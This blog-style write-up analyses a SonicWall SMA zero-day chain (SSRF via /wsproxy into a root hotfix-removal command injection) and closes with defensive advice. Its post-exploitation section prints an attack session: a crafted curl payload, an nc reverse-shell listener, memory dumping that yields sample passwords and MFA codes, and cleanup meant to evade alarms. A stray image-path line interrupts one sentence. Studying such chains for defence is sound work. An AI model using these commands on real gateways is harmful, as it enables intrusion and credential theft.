Exploiting Zero-Day Vulnerabilities in SonicWall SMA Prior to Disclosure

Author: Synthex **Site:** denizhalil.com **Date:** July 2026

INTRODUCTION

Secure Mobile Access (SMA) gateways, specifically the SonicWall SMA 1000 series, serve as vital perimeter defense components designed to facilitate secure, encrypted remote access to enterprise networks. Because these appliances are directly exposed to the public internet, they represent high-value targets for advanced threat actors seeking initial entry. Prior to official vendor disclosure and patch deployment, sophisticated malicious actors leveraged a critical zero-day exploit chain targeting these SonicWall SMA devices. By circumventing built-in authentication mechanisms, attackers successfully executed arbitrary code with full root-level privileges on vulnerable endpoints. Furthermore, this persistent, unauthenticated access allowed adversaries to quietly establish an operational foothold inside corporate environments while evading detection. Understanding the underlying mechanics of this sophisticated attack vector provides vital insights into modern edge-device exploitation strategies, threat actor methodologies, and proactive zero-day defense posture.

LEARNING OBJECTIVES

- Understand the architecture of zero-day vulnerability chaining in SSL-VPN gateway appliances.
- Analyze how Unauthenticated Server-Side Request Forgery (SSRF) can be used to bypass authentication boundaries.
- Examine local privilege escalation (LPE) techniques via input sanitization failures in internal management services.
- Identify post-exploitation tactics employed by threat actors following total system compromise.
- Formulate mitigation strategies and defensive hardening practices for perimeter appliances.

SONICWALL SMA'S ZERO-DAY: HOW IT WAS EXPLOITED FOR ROOT ACCESS PRIOR TO DISCLOSURE

Prior to public disclosure and official patch availability, adversary groups discovered that single-point vulnerabilities were insufficient to reliably gain unauthenticated root execution on hardened SMA appliances. Enterprise remote access gateways enforce strict boundary controls, isolating publicly reachable endpoints from core system services. To bypass these defensive layers without valid credentials, threat actors engineered a sophisticated **exploit chain** that combined two distinct flaw categories: an unauthenticated boundary-crossing primitive and a high-privilege execution primitive. The attack sequence relied on leveraging an unauthenticated Server-Side Request Forgery (SSRF)


vulnerability to cross the initial trust boundary. By crafting tailored requests to the publicly exposed web interface, attackers tricked the gateway into routing traffic internally to localhost-restricted management services. This effectively granted unauthorized access to internal administrative channels that were never intended to be reachable from the external internet, laying the groundwork for privilege escalation.

Once internal access was established, adversaries exploited a secondary path traversal and command injection flaw within high-privilege maintenance routines. By passing crafted parameters to internal hotfix management routines, the attackers forced the underlying operating system to execute arbitrary binaries under the highest privilege level. Chaining these flaws together allowed adversaries to transition seamlessly from an untrusted web request to full, unauthenticated system takeover while completely bypassing standard authentication logging mechanisms.

- **Boundary Crossing via SSRF:** Attackers manipulated public-facing proxy endpoints to interact with internal management services restricted to `127.0.0.1`.
- **Privilege Escalation:** Internal administrative utilities were tricked into processing malicious input sequences without proper sanitization.
- **Root Execution:** Arbitrary payloads were executed natively under the `root` context, granting complete administrative control over the appliance.
- **Evasion of Audit Logs:** The entire exploitation chain bypasses standard authentication pathways, leaving no entries in user login logs.

TECHNICAL DETAIL: HOW THE VULNERABILITY CHAIN WORKS

The exploitation of SonicWall SMA appliances prior to vendor patch availability relied on combining two distinct vulnerabilities into a single, highly effective exploit chain. By leveraging an unauthenticated network entry point to reach internal management components, attackers effectively converted a remote request into local root command execution.



Phase 1: Authentication Bypass and Internal Reachability (CVE-2026-15409)

The initial entry point targets a Server-Side Request Forgery (SSRF) vulnerability within the publicly exposed Web Workplace portal. Specifically, the endpoint `/wsproxy` is designed to handle proxy requests on behalf of connected users, forwarding web traffic to designated internal application servers. Under normal operation, security controls should restrict unauthenticated users from making requests to internal or localhost destinations. However, due to flawed URI parsing and missing access control checks within the proxy handler, an external attacker can submit HTTP requests that instruct the endpoint to route connections internally back to the loopback interface (`127.0.0.1`).

```
[Attacker Request]
  |
  ├── HTTP POST /wsproxy
  └── Target Destination: http://127.0.0.1:8188/ctrl-service/api
        |
        ▼
[Device Internal Routing]
  |
  ├── Endpoint /wsproxy validates request (Bypassed due to improper checks)
  └── Forges internal HTTP request to 127.0.0.1:8188
```

Because internal services bound to `127.0.0.1:8188` rely on loopback isolation as an implicit security boundary, they process these incoming requests without requiring perimeter authentication tokens or valid session cookies. Consequently, the SSRF vulnerability allows an unauthenticated external attacker to interact directly with sensitive management endpoints restricted to local system processes.

Phase 2: Local Privilege Escalation and Root Code Execution (CVE-2026-15410)

Once internal reachability is established via the SSRF proxy tunnel, the attacker interacts directly with the internal control daemon (`ctrl-service`). This background service is responsible for handling system maintenance tasks—such as updating firmware, running diagnostics, and removing software hotfixes—and runs with native `root` system privileges. The primary flaw within `ctrl-service` exists in its hotfix maintenance module, specifically within the `remove_hotfix` function handler. When processing hotfix removal operations, the function accepts user-supplied string arguments meant to specify directory paths or package names. However, the application fails to perform input sanitization, canonicalization, or path validation on these parameters.

```
[Internal Command Execution Flow]
  |
  ├── SSRF forwards request to ctrl-service (remove_hotfix endpoint)
  ├── User parameter contains path traversal sequences (../../var/tmp/...)
  |
  ▼
[System Shell Execution]
  |
  ├── Service constructs shell command string without escaping inputs
  └── System executes binary command under 'root' process privileges
```

An attacker can supply input parameters containing directory traversal sequences (such as `../../../../`) combined with command injection syntax. When `ctrl-service` invokes system shell utilities to process the hotfix removal request, it evaluates the injected sequence. Because `ctrl-service` operates under full administrative rights, any binary or command invoked through this vulnerability executes directly with native **root** permissions, resulting in complete takeover of the underlying Linux environment.

POST-ROOT ACCESS OPERATIONS: WHAT HAPPENS NEXT?

Gaining root access on a remote access gateway provides threat actors with absolute control over the appliance and all data traversing the corporate perimeter. Because SSL-VPN gateways act as trusted entry points for remote workers, compromising the underlying operating system transforms a security barrier into an unmonitored intelligence-gathering node. From this vantage point, adversaries operate entirely outside the visibility of standard endpoint detection and response (EDR) agents, allowing them to remain undetected while conducting long-term espionage or staging broader network attacks. With full administrative authority established, attackers transition from initial exploitation to post-exploitation objectives, focusing on credential harvesting, persistence, and lateral expansion. Rather

than relying on noisier network probes, threat actors leverage native operating system tools and direct memory access to extract sensitive material. This elevated access allows them to monitor incoming connections in real time, extract cleartext credentials directly from running processes, and pivot deeper into internal subnets—all while maintaining an invisible footprint on the target network.

- **Credential & Session Harvesting:** Extracting active user credentials, cleartext passwords, active VPN session tokens, and Multi-Factor Authentication (MFA) seed keys directly from system memory (RAM).
- **Persistent Backdooring:** Modifying underlying OS binaries, system daemons, or cron jobs to establish persistent reverse shells that survive device reboots without alerting administrative logs.
- **Passive Network Sniffing & Traffic Interception:** Deploying packet capture utilities directly on internal network interfaces to intercept, inspect, and exfiltrate cleartext network traffic traversing the appliance.
- **Covert Lateral Movement:** Leveraging the compromised VPN appliance as a trusted pivot point to attack internal infrastructure—such as Active Directory Domain Controllers—without establishing standard user VPN sessions that would trigger security audit entries.

Post-Exploitation Root Shell & Memory Dump

Below is an illustrative example demonstrating an attacker obtaining interactive `root` access via the vulnerability chain and inspecting system processes to dump memory-resident VPN session data:

```
# 1. Attacker verifies root access after executing the exploit chain via SSRF proxy
tunnel
attacker@kali:~$ curl -s -k "https://vpn.target-company.com/wsproxy"   -H "Host:
127.0.0.1:8188"   -H "X-Target-URI: http://127.0.0.1:8188/ctrl-service/
remove_hotfix"   -d "pkg=../../../../var/tmp/reverse_shell.sh"

# 2. Catching the reverse shell on listener port 4444
attacker@kali:~$ nc -lvnp 4444
Connection received on vpn.target-company.com 51234
Linux sma-gateway 5.10.0-sma #1 SMP x86_64 GNU/Linux

# Verify privilege level
id
uid=0(root) gid=0(root) groups=0(root)

# Check active VPN user sessions and memory structures
ps aux | grep -E "(sslvpn|auth_daemon)"
root      1420  0.2  1.4  84512 15320 ?        Ss   10:14   0:02 /usr/sbin/
auth_daemon --foreground
root      2105  0.8  3.1 192400 32100 ?        S    10:22   0:15 /usr/bin/
sslvpn_session_mgr

# Extract session tokens and cleartext credentials from running process memory
gcore 2105 -o /tmp/core_dump
strings /tmp/core_dump | grep -E "user=|pass=|session_token=" | head -n 5
user=admin_jsmith&pass=P@ssw0rd2026!&mfa_code=839201
session_token=SMA_SESS_9f8a3b11c4d2e5e6f7a8b9c0
user=dev_mross&pass=Winter2026#Secure&mfa_code=104928

# Clean up memory artifacts to avoid triggering system alarms
rm -f /tmp/core_dump
```

CONCLUSION

The exploitation of SonicWall SMA appliances via zero-day vulnerability chaining highlights a growing operational trend among sophisticated threat actors: systematically targeting perimeter network appliances. Edge devices, such as SSL-VPN gateways, frequently operate without the benefit of traditional security controls like endpoint detection and response (EDR) agents. This inherent lack of runtime visibility makes perimeter appliances prime candidates for stealth attacks, allowing adversaries to establish covert initial access that completely bypasses corporate monitoring infrastructure. By strategically pairing an authentication bypass primitive (SSRF) with a local privilege escalation primitive (Path Traversal / Command Injection), attackers successfully bridged the gap between an untrusted web interface and native system execution. This dual-vulnerability sequence enabled remote adversaries to transform a standard network ingress point into a fully compromised, persistent root backdoor. The attack demonstrates how individual, lower-severity flaws can be combined to achieve

catastrophic impact without alerting traditional security audit channels. Furthermore, post-compromise activities on SSL-VPN gateways pose unique risks because these devices sit directly on the boundary between external untrusted zones and internal corporate assets. Gaining root execution allows adversaries to passively harvest session tokens, inspect encrypted traffic, and pivot deeper into enterprise networks without generating suspicious access logs. As perimeter devices continue to be heavily targeted by zero-day threats, reliance on single-layer perimeter defenses is no longer sufficient.

To defend against complex zero-day exploit chains, security teams must move beyond simple patch management and implement comprehensive defense-in-depth strategies. Organizations should adopt strict zero-trust access architectures, isolate management services from internal loopback boundaries, and enforce continuous anomaly monitoring for internal process execution and local proxy traffic. Furthermore, restricting administrative access to dedicated management networks and accelerating emergency vulnerability response cycles remain crucial steps in mitigating risks posed by perimeter zero-day exploits.